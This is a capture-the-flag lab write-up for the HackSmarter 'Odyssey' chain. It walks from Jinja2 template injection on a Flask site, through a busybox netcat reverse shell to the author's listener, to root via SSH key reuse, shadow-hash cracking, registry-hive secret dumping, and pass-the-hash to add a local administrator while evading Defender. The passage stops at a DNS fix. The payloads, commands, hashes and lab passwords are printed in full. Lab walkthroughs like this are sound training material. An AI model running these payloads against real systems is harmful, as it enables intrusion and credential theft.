HackSmarter.org - Odyssey

Table of Contents
- Abstract
- Scope and Objective
- Enumeration
- Initial Access on Web-01 via SSTI
- Privilege Escalation to root on Web-01 via reuse of SSH private key
- Obtaining password of ghill_sa via shadow file
- RDP to WKST-01 as ghill_sa
- Backup Operators to local administrator on WKST-01
- Domain Enumeration
- Fixing DNS configuration on WKST-01
- Adding domain computer for BloodHound collector
- Privilege Escalation via Group Policy immediated task
- Whoosh, WinRM is enabled and I forgot
- Bonus 1 - RDP to WSKT-01 and DC-01 as Administrator
- Bonus 2 - Running rusthound from Kali Linux
Abstract
Odyssey is a chained labs combining with 1 Linux web server, 1 Windows Workstaion and 1 Windows Active Directory server where Windows Defender is enabled on both of Windows machine, our job is to have administrative access level on all of them to finish off this engagement
Starting with the website hosting on Linux web server, We can exploit jinja2 server-site template injection to gain a foothold as "ghill_sa" user, upon enumeration we can use the SSH private key in .ssh directory of this user to connect to the Linux web server as root.
With root privilege, we can now read shadow file where the hash of root and "ghill_sa" are the same which answer why we can reuse SSH private key and by cracking this hash, we will obtain a password to RDP into Windows workstation next.
"ghill_sa" is a member of "Backup Operators" group on the workstation where we can extract secret from registry hives and gain access to the workstation as local administrator user.
The hash extracted from registry hives also have valid hash for domain user where we can create group policy immediate task to add any user to local administrator group and completely compromise the domain controller
Scope and Objective
You are a member of the Hack Smarter Red Team and have been assigned to perform a black-box penetration test against a client's critical infrastructure. There are three machines in scope: one Linux web server and two Windows enterprise hosts.
The client’s environment is currently in a degraded state due to ongoing migration efforts; the Domain Controllers are experiencing synchronization failures. Consequently, standard automated LDAP enumeration tools (such as BloodHound) are expected to fail or return unreliable data. The client wants to assess if an attacker can thrive in this "broken" environment where standard administrative tools are malfunctioning.
Note From The Author Odyssey was built off a recent engagement that I had where the DC's were not syncing correctly. This caused a lot of problems during the engagement. We also had to go through a proxy, which made tools like LDAP very hard to use. Your normal tools may fail... can you think outside the box?
Enumeration


I will start with rustscan since it is faster than nmap and VPN connection can tolerate this much of traffic unlike HTB. (I could not use rustscan could not be used on HTB) and we can see that there is only port 5000 which is a default port when running flash application using python
rustscan -a Web-01 -- -A


Interestingly, there are SMB and RDP running on Workstation and it appears that the domain of our target is "hsm.local", the certificate also leak machine name that indicates that HackSmarter using EC2 instance to host their machine
rustscan -a WKST-01 -- -A


The domain controller is running so many ports as it should and both remote protocol ports such as WinRM and RDP are opened so if we could probably use them to get foothold on the domain controller
rustscan -a DC-01 -- -A

Upon visiting the website on port 5000 of Web-01, I notice user input box and the word "Template" make me think about Jinja2 SSTI
Initial Access on Web-01 via SSTI

I simply test my hypothesis with {{25*25}} payload and we can see that it return with 625 which mean we have our SSTI on this website!

To find another payload, I visit PayLoadsAllTheThing github repo and grab more payload to determine the template is using and my first payload is {{7*'7'}} to determine if its really Jinja2 and turn out it is as it return with 7777777 (print '7' character seven times)

I can now use jinja2 SSTI specific payload to run command and we can see that the "ghill_sa" user is running this python web application
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}

When it comes to Linux, Penelope do a pretty great job to upgrade to fully interactive TTY shell so I will use it as my listener
penelope
I will use simple busybox with netcat to connect back to my listener and now we have our access on Web-01
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('busybox nc 10.200.24.243 4444 -e /bin/bash').read() }}

There is SSH private key inside .ssh directory and according to this command, we could use this to connect to Web-01 via SSH
Privilege Escalation to root on Web-01 via reuse of SSH private key
I will download the SSH private key to my machine first


But then, I tried to connect to Web-01 as "ghill_sa" but It does not accept it so I tried with another user on the machine and turn out this private key can also used to login to Web-01 as root
ssh -o "UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no" -i ghill_id_ed25519 root@Web-01
Obtaining password of ghill_sa via shadow file

I tried to look for keytab file but there is none, same with database so I will get the hash from shadow file and try to check it, one thing I noticed right away is the same hash between root and ghillsa user which mean both are technically the same user since they are using the same password? and thats also explain why we can use SSH private key found in .ssh folder on ghillsa user to connect to Web-01 as root

To cracking this hash, you might need to use the Power of GPU since It took me like hour and a half to successfully cracked it and now we have password of "ghill_sa" user to try login to the domain and workstation
hashcat '$6$Zr5DnQ61/ut9zkn9$frvbMJHQy2sV9i4sbjEHrHFn7M5QP9H8Ud.gVZN1cPzge75HtskzOdbymTJMLSZgLEPbTSeshCX46.5MvxLLB0' /usr/share/wordlists/rockyou.txt

Although this set of credential can not authenticated to the domain but it can be used to authenticate to the workstation (using --local-auth flag) and we can see that we can use this credential to access "Share" which is a non-standard share on this workstation
RDP to WKST-01 as ghill_sa

There are a lot of file inside this share so I will download them all

recurse on
prompt off
mget *

We will have a bunch of username and passwords here so we can create a wordlist and spray them later (spoiler alert: we don't need to)


Since RDP port is opened on the workstation, I use RDPChecker script to check if we have access to this workstation via RDP and look like we can land our foothold using RDP
python ~/Script/RDPChecker.py -u 'ghill_sa' -p 'P@ssw0rd!' WKST-01

We can use xfreerdp to get access to the workstation and begin our enumerate via GUI
xfreerdp /u:'ghill_sa' /p:'P@ssw0rd!' /v:WKST-01 /cert-ignore /dynamic-resolution +clipboard
Backup Operators to local administrator on WKST-01


Upon opening the shell, I can see that "ghill_sa" user on this workstation is a member of "Backup Operators" and we need to open a new shell "as administrator" to make use of both SeRestorePrivilege and SeBackupPrivilege

One thing to mention is, if you might remember that NetExec have "backup_operator" module but it could not be used. why? because this module was scripted to use on the domain controller. it will save 3 registry hives to SYSVOL so if you can create a new module to make it usable by save them to "Share" folder then feel free to do so

After I run PowerShell as "Administrator", I can now try to create a backup of 3 registry hives by my own
But once we do that, we could not really save SECURITY hive. so we need to use other method here
We can use reg.py from impacket toolkit to remotely save these registry hives to specific location on the workstation which I will save it to Share folder which we can then retrieve with SMB client later
impacket-reg ghill_sa:'P@ssw0rd!'@WKST-01 backup -o 'C:\Share'

My smbclient could not retrieve large file (17M is already large here) so I will need to use more realiable method to get it

And that method is to use smbget instead
rm SYSTEM.save
smbget -U 'ghill_sa%P@ssw0rd!' smb://WKST-01/Share/SYSTEM.save


With all 3 hives successfully retrieved, we can use secretdump.py from Impacket to extract secrets from them but which hashes we can use?
impacket-secretsdump -sam SAM.save -system SYSTEM.save -security SECURITY.save local


Going back to the RDP session again, we can run net localgroup administrators command to check member of local administrator group which we can see that beside Administrator which is default, we also have "bbarkinson" as a member of this group as well
Both hash can be used so now we could use smbclient to connect to C$ share and get the flag but I want more than that, I want to have interactive shell or RDP session as Admin on this workstation (if you took offsec exam, you may know this feeling)

As we know that Windows Defender is running on this machine, we could not use psexec or any impacket tool to get interactive shell

RDPing into the machine also have account restriction enabled so we need to add ghill_sa user to local admin group or use reg.py from impacket to modify registry key responsible for this account restriction

I tried to add "ghill_sa" to local admin first by running net localgroups administrators ghill_sa /add via NetExec which Windows Defender will detect it as it will execute via wmiexec method
I remember what I did in NorthBridge System, I will use --no-output to suppress output and use PowerShell variant to add member to local administrators group and it works like a charm
uv run nxc smb WKST-01 -u 'Administrator' -H d5cad8a9782b2879bf316f56936f1e36 --local-auth -X "Add-LocalGroupMember -Group Administrators -Member ghill_sa" --no-output

We can now loot a flag located on the desktop of administrator user on our RDP session


Domain Enumeration
By using the hash of "bbarkinson" user that we extracted from workstation, we can now enumerate the domain as well. this probably because this user use the same password on both workstation and the domain
uv run nxc smb DC-01 -u 'bbarkinson' -H 53c3709ae3d9f4428a230db81361ffbc

Nothing too interesting on the share since there is no non-standard share here


I will also pull a valid domain user list to a new text file first so if I obtained a new hash or a password then I can only spray on the valid domain user but look like "bbarkinson" user, there are only 3 built-in user on the domain including Administrator user
uv run nxc ldap DC-01 -u 'bbarkinson' -H 53c3709ae3d9f4428a230db81361ffbc --users-export user.txt
Fixing DNS configuration on WKST-01
I will try to use SharpHound on the workstation as it might join the domain but we can see that it could not resolve the domain and the hostname of domain controller as well, this is already mentioned on the scope that "Domain Controllers are experiencing synchronization failures" so we will probably need to fix it to be able to enumerate domain controller from workstation

With administrator privilege on workstation, we can now add the IP address of the domain controller as DNS server address and apply it
